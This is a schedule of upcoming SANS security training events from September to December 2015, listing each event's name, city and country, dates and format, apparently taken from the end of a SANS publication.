SANS Crystal City 2015	Crystal City, VAUS	Sep 08, 2015 - Sep 13, 2015	Live Event
SANS Network Security 2015	Las Vegas, NVUS	Sep 12, 2015 - Sep 21, 2015	Live Event
SANS Seoul 2015	Seoul, KR	Sep 14, 2015 - Sep 19, 2015	Live Event
Data Breach Investigation Summit & Training	Dallas, TXUS	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS Baltimore 2015	Baltimore, MDUS	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS Perth 2015	Perth, AU	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS Tallinn 2015	Tallinn, EE	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS ICS Amsterdam 2015	Amsterdam, NL	Sep 22, 2015 - Sep 28, 2015	Live Event
SANS Bangalore 2015	Bangalore, IN	Sep 28, 2015 - Oct 17, 2015	Live Event
SANS DFIR Prague 2015	Prague, CZ	Oct 05, 2015 - Oct 17, 2015	Live Event
SANS Seattle 2015	Seattle, WAUS	Oct 05, 2015 - Oct 10, 2015	Live Event
SANS Tysons Corner 2015	Tysons Corner, VAUS	Oct 12, 2015 - Oct 17, 2015	Live Event
SOS: SANS October Singapore 2015	Singapore, SG	Oct 12, 2015 - Oct 24, 2015	Live Event
SANS Gulf Region 2015	Dubai, AE	Oct 17, 2015 - Oct 29, 2015	Live Event
SANS Cyber Defense San Diego 2015	San Diego, CAUS	Oct 19, 2015 - Oct 24, 2015	Live Event
SANS Tokyo Autumn 2015	Tokyo, JP	Oct 19, 2015 - Oct 31, 2015	Live Event
SANS South Florida 2015	Fort Lauderdale, FLUS	Nov 09, 2015 - Nov 14, 2015	Live Event
SANS Sydney 2015	Sydney, AU	Nov 09, 2015 - Nov 21, 2015	Live Event
SANS London 2015	London, GB	Nov 14, 2015 - Nov 23, 2015	Live Event
Pen Test Hackfest Summit & Training	Alexandria, VAUS	Nov 16, 2015 - Nov 23, 2015	Live Event
SANS Hyderabad 2015	Hyderabad, IN	Nov 24, 2015 - Dec 04, 2015	Live Event
SANS Cape Town 2015	Cape Town, ZA	Nov 30, 2015 - Dec 05, 2015	Live Event
SANS San Francisco 2015	San Francisco, CAUS	Nov 30, 2015 - Dec 05, 2015	Live Event
SANS Milan 2015	OnlineIT	Sep 07, 2015 - Sep 12, 2015	Live Event
SANS OnDemand	Books & MP3s OnlyUS	Anytime	Self Paced